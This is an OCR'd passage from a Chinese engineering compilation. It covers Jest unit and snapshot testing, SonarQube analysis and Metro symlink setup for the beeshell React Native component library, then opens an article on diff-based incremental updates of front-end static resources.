
```
import utils from '../common/utils';

test('basic use', () => {
    /**
     * 正常输入
     */
    expect(utils.isLeapYear(2000)).toBe(true);
    expect(utils.isLeapYear('2000')).toBe(true);

    /**
     * 边界输入
     */
    expect(utils.isLeapYear(0)).toBe(true);
    expect(utils.isLeapYear(Infinity)).toBe(false);

    /**
     * 非法输入
     */
    expect(utils.isLeapYear('xx')).toBe(false);
    expect(utils.isLeapYear(false)).toBe(false);
});
```

Jest 使用 `test` 函数来描述一个测试用例，其中的 `toBe` 边是一句断言。

函数使用了外部数据，正常输入肯定会有，这里的 `2000` 和 `'2000'` 都是正常输入；边界输入和非法输入并不是所有的函数都有，这里为了说明使用了有这两种输入的例子，边界输入是有效输入的极限值，这里 `0` 和 `Infinity` 是边界输入；非法输入是正常取值范围以外的数据， `'xx'` 和 `false` 则是非法输入。一般情况下，考虑以上三种输入可以找出函数的基本功能点，单元测试与代码编写是“一体两面”的关系，编码时对上述三种输入都是应该考虑的，否则代码的健壮性就会出现问题。

上文所说的测试是针对程序的功能来设计的，就是所谓的“黑盒测试”。单元测试还需要从另一个角度来设计测试数据，即针对程序的逻辑结构来设计测试用例，就是所谓的“白盒测试”。

还是以 `isLeapYear` 函数来进行说明，其代码如下：



```
function isLeapYear(year) {
    year = parseInt(year, 10);
    if (
        (year % 4 == 0 && year % 100 != 0) ||
        year % 400 == 0
    ){
        return true;
    } else {
        return false;
    }
}
```

这里有一个 `if else` 语句，如果我们只提供一个 `2000` 的输入，只会测试到 `if` 语句，而不会测试 `else` 语句。虽然，在黑盒测试足够充分的情况下，白盒测试没有必要，可惜“足够充分”只是一种理想状态，难于衡量测试的完整性是黑盒测试的主要缺陷。而白盒测试恰恰具有易于衡量测试完整性的优点，两者之间具有极好的互补性，例如：完成功能测试后统计语句覆盖率，如果语句覆盖未完成，很可能是未覆盖的语句所对应的功能点未测试。

白盒测试也是比较常见的需求，Jest 内置了测试覆盖率工具，可以直接在命令中添加 `--coverage` 参数便可以输出单元测试覆盖率的报告，结果如下：

```
function isLeapYear(year) {
    year = parseInt(year, 10);
    if ((year % 4 == 0 && year % 100 != 0) || year % 400 == 0){
        return true;
    } else {
        return false;
    }
}
```

可以看到代码的每一行都覆盖到了 Coverage 为 100%，在很大程度上保证了功能的稳定性。

## UI 自动化测试

想要确保组件库的 UI 不会意外被更改，快照测试（Snapshot Testing）是非常有用的工具。一个典型的移动 App 快照测试案例过程是，先渲染 UI 组件，然后截图，最后和独立于测试存储的参考图像进行比较。使用 Jest 进行在快照测试，在 beeshell 中第一次对某个组件进行测试时，会在测试目录下创建一个

snapshots 文件夹，并将快照结果存放在该文件夹中。快照结果文件以 <组件名>.js.snap 命名，其内容为某个状态下的 UI 组件树。

下面以 Button 组件快照测试为例来说明：

```
// __test__/Button.js
import 'react-native';
import React from 'react';
import Component from '../components/Button';
import renderer from 'react-test-renderer';

describe('renders correctly', () => {

    it('basic use', () => {
        const component = renderer.create(
            <Component type="primary" responsive>
                Button
            </Component>
        );
        const tree = component.toJSON();
        expect(tree).toMatchSnapshot();
    });
});
```

运行命令后得到快照结果：

```
exports[`renders correctly basic use 1`] = `
<View
  accessibilityComponentType={undefined}
  accessibilityLabel={undefined}
  accessibilityTraits={undefined}
  onStartShouldSetResponder={[Function]}
  style={
    Object {"flexDirection": "row","opacity": 1}
  }
  testID={undefined}
  tvParallaxProperties={undefined}>

  <View
    style={
      Array [
        Object {
          "borderWidth": 0.5, "flex": 1, "justifyContent": "center",
          "paddingHorizontal": 15, "paddingVertical": 15,
        },
        Object {"flex": 1},
        Object { "paddingHorizontal": 15, "paddingVertical": 15 },
      ]
    }>
    <Text
      accessible={true}
      allowFontScaling={true}
      ellipsizeMode="tail">
      Button
    </Text>
  </View>
</View>
`;
```

## 静态分析


经常与单元测试联系起来的开发活动还有静态分析（Static analysis）。静态分析就是对软件的源代码进行研读，查找错误或收集一些度量数据，并不需要对代码进行编译和执行。

静态分析效果较好而且快速，可以发现 30%~70% 的代码问题，可以在几分钟内检查一遍，成本低、收益高。beeshell 使用 SonarQube 进行静态代码检查。


SonarQube 是一个开源的代码质量管理系统，支持 25+ 种语言，可以通过使用插件机制与 Eclipse、VSCode 等工具集成，实现对代码的质量的全面自动化分析和管理。

SonarQube 通过对 Reliability（可靠性）、Security（安全性）、Maintainability（可维护性）、Coverage（测试覆盖率）、Duplications（重复）几个维度，对代码进行全方位的分析，通过设置 Quality Gates 保证代码质量。


beeshell 组件库的分析结果概况如图：





可靠性达到 A 级别，是最高等级，表示无 Bug：



安全性达到 A 级别，是最高等级，表示无漏洞：




测试覆盖率平均达到 70% 以上




# 开发与使用一致性

beeshell 组件库使用 npm 包的形式下载使用，下载成功后会放置在项目根目录的 node_modules 目录，然后在项目中通过引入模块的方式，引入 beeshell 的组件来使用。


那我们如何开发组件库？如何保证组件库的开发与使用的体验一致性？

首先，我们需要一个 demo 项目，这个项目是 beeshell 组件库的开发环境，是一个 React Native 应用。然后，我们把 beeshell 做为 demo 项目的依赖，在 demo 项目中下载安装。

现在，我们的问题就变成了 node_modules 目录中的 beeshell 如何和本地的 beeshell 源码进行同步。

## npm link

我们知道可以使用 npm link 来开发 npm 包，原理如下：




本质是就是使用 Symbol link，但是我们建立好软链接后，运行打包命令却报错了，错误信息为


```
Expected path '/xxx/xxx/index.js' to be relative to one of project roots
```

我们前端开发通常会用 Webpack 做为打包工具，而 React Native 应用使用的是 Metro，我们需要分析 Metro 来定位问题。

## Webpack vs Metro

经过 Metro 的源码分析，我们发现 Metro 的打包方案与 Webpack 有较大差异，Webpack 是根据入口文件，即配置中的 entry 属性，递归解析依赖，构建依赖关系图而 Metro 是爬取特定路径下的所有文件来构建依赖关系图。


分析发现 Metro 的特定路径默认是运行打包命里的路径，以及 node_modules 下第一层目录，这样我们就定位到了问题的所在：




Metro 在爬取文件的时候，通过软链接找到了全局的 beeshell 但是并没有继续判断全局的 beeshell 是否有软链接，所以无法爬取 beeshell 源码部分。

## 直接使用软链接

通过 ln –s 命令，直接建立 demo 项目 node_modules 下 beeshell 包 与 beeshell 源码的软链接：




这种方式同时支持 Native 部分 iOS、Android 的源码开发，注意 Android 部分的需要在 setting.gradle 中调用 getCanonicalPath 方法获取建立软链接后的路径。

通过试验、发现问题、分析源码、定位问题、解决问题、方案完善这几个步骤，完整的实现了 beeshell 组件库的开发与使用的体验一致性，同时提升了组件库的开发效率。

# 未来展望

我们的目标是把 beeshell 建设成为一个大而全的组件库，不仅会不断丰富 JS 组件，而且会不断加强复合组件去支持更多的底层功能。因为我们支持全部引入和按需引入两种方式，用户不需要担心会引入过多无用组件而使得包体积过大，影响开发和使用效率。

beeshell 目前提供了 20+ 组件以及基础工具，基于良好的架构设计、开发体验，为我们不断地丰富组件库提供了良好的基础。同时在开发 React Native 应用的几年时间中，我们已经积累了 50+ 基础以及业务组件，我们后续会把积累的组件进行梳理与调整，全部迁移到 beeshell 中。因为我们的组件主要来源于我们的业务需求，但是业务场景有限，可能会使得 beeshell 的发展受到限制，所以我们将其开源。希望借助社区的力量不断丰富组件库的功能，尽最大努力覆盖到移动应用方方面面的功能，欢迎大家献计献策，多多支持。

我们为组件库发展规划了三个阶段：

- 第一阶段，即我们现在所处的阶段，开源 20+ 组件，主要提供基础功能。
- 第二阶段，对我们在开发 React Native 应用几年时间积累的组件进行整理，开源 50+ 组件。
- 第三阶段，调研移动端 App 常用的功能，分析与整理，然后在 beeshell 中实现，开源 100+ 组件。

# 开源相关

## Git 地址

beeshell

## 核心贡献者

- 前端：小龙，孟谦
- Native：渊博，杨超

# 前端遇上Go: 静态资源增量更新的新实践

作者: 洋河

## 为什么要做增量更新

美团金融的业务在过去的一段时间里发展非常快速。在业务增长的同时，我们也注意到，很多用户的支付环境，其实是在弱网环境中的。

大家知道，前端能够服务用户的前提是 JavaScript 和 CSS 等静态资源能够正确加载。如果网络环境恶劣，那么我们的静态资源尺寸越大，用户下载失败的概率就越高。

根据我们的数据统计，我们的业务中有2%的用户流失与资源加载有关。因此每次更新的代价越小、加载成功率越高，用户流失率也就会越低，从而就能够变相提高订单的转化率。


作为一个发版频繁的业务，要降低发版的影响，可以做两方面优化：

1. 更高效地使用缓存，减少静态资源的重复下载。
2. 使用增量更新，降低单次发版时下发的内容尺寸。

针对第一点，我们有自己的模块加载器来做，这里先按下不表，我们来重点聊聊增量更新的问题。

## 增量更新是怎么一个过程

看图说话：




增量更新的客户端流程图

我们的增量更新通过在浏览器端部署一个 SDK 来发起，这个 SDK 我们称之为 Thunder.js 。

Thunder.js 在页面加载时，会从页面中读取最新静态资源的版本号。同时， Thunder.js 也会从浏览器的缓存（通常是 localStorage）中读取我们已经缓存的版本号。这两个版本号进行匹配，如果发现一致，那么我们可以直接使用缓存当中的版本；反之，我们会向增量更新服务发起一个增量补丁的请求。

增量服务收到请求后，会调取新旧两个版本的文件进行对比，将差异作为补丁返回。Thunder.js 拿到请求后，即可将补丁打在老文件上，这样就得到了新文件。

**总之一句话：老文件 + 补丁 = 新文件。**

增量补丁的生成，主要依赖于 Myers 的 diff 算法。生成增量补丁的过程，就是寻找两个字符串最短编辑路径的过程。算法本身比较复杂，大家可以在网上找一些比较详细的算法描述，比如这篇 《The Myers diff algorithm》，这里就不详细介绍了。

补丁本身是一个微型的 DSL（Domain Specific Language）。这个 DSL 一共有三种微指令，分别对应保留、插入、删除三种字符串操作，每种指令都有自己的操作数。

例如，我们要生成从字符串“abcdefg”到“acdz”的增量补丁，那么一个补丁的全文就类似如下：

```
=1\t-1\t=2\t-3\t+z
```

这个补丁当中，制表符 `\t` 是指令的分隔符，`=` 表示保留，`-` 表示删除，`+` 表示插入。整个补丁解析出来就是：

1. 保留1个字符
2. 删除1个字符
3. 保留2个字符
4. 删除3个字符
5. 插入1个字符：`z`

具体的 JavaScript 代码就不在这里粘贴了，流程比较简单，相信大家都可以自己写出来，只需要注意转义和字符串下标的维护即可。

增量更新其实不是前端的新鲜技术，在客户端领域，增量更新早已经应用多年。看过我们《美团金融扫码付静态资源加载优化实践》的朋友，应该知道我们其实之前已有实践，在当时仅仅靠增量更新，日均节省流量达30多GB。而现在这个数字已经随着业务量变得更高了。

那么我们是不是就已经做到万事无忧了呢?


# 我们之前的增量更新实践遇到了什么问题

我们最主要的问题是增量计算的速度不够快。

之前的优化实践中，我们绝大部分的优化其实都是为了优化增量计算的速度。文本增量计算的速度确实慢，慢到什么程度呢？以前端比较常见的JS资源尺寸——200KB——来进行增量计算，进行一次增量计算的时间依据文本不同的数量，从数十毫秒到十几秒甚至几十秒都有可能。

对于小流量业务来说，计算一次增量补丁然后缓存起来，即使第一次计算耗时一些也不会有太大影响。但用户侧的业务流量都较大，每月的增量计算次数超过 10 万次，并发计算峰值超过 100 QPS 。

那么不够快的影响是什么呢?




Node.js 的事件循环

我们之前的设计大致思想是用一个服务来承接流量，再用另一个服务来进行增量计算。这两个服务均由 Node.js 来实现。对于前者， Node.js 的事件循环模型本就适合进行 I/O 密集型业务；然而对于后者，则实际为 Node.js 的软肋。 Node.js 的事件循环模型，要求 Node.js 的使用必须时刻保证 Node.js 的循环能够运转，如果出现非常耗时的函数，那么事件循环就会陷入进去，无法及时处理其他的任务。常见的手法是在机器上多开几个 Node.js 进程。然而一台普通的服务器也就8个逻辑CPU而已，对于增量计算来说，当我们遇到大计算量的任务时，8个并发可能就会让 Node.js 服务很难继续响应了。如果进一步增加进程数量，则会带来额外的进程切换成本，这并不是我们的最优选择。

# 更高性能的可能方案

“让 JavaScript 跑的更快”这个问题，很多前辈已经有所研究。在我们思考这个问题时，考虑过三种方案。

## Node.js Addon

Node.js Addon 是 Node.js 官方的插件方案，这个方案允许开发者使用 C/C++ 编写代码，而后再由 Node.js 来加载调用。由于原生代码的性能本身就比较不错，这是一种非常直接的优化方案。

## ASM.js / WebAssembly

后两种方案是浏览器侧的方案。

其中 ASM.js 由 Mozilla 提出，使用的是 JavaScript 的一个易于优化的子集。这个方案目前已经被废弃了。

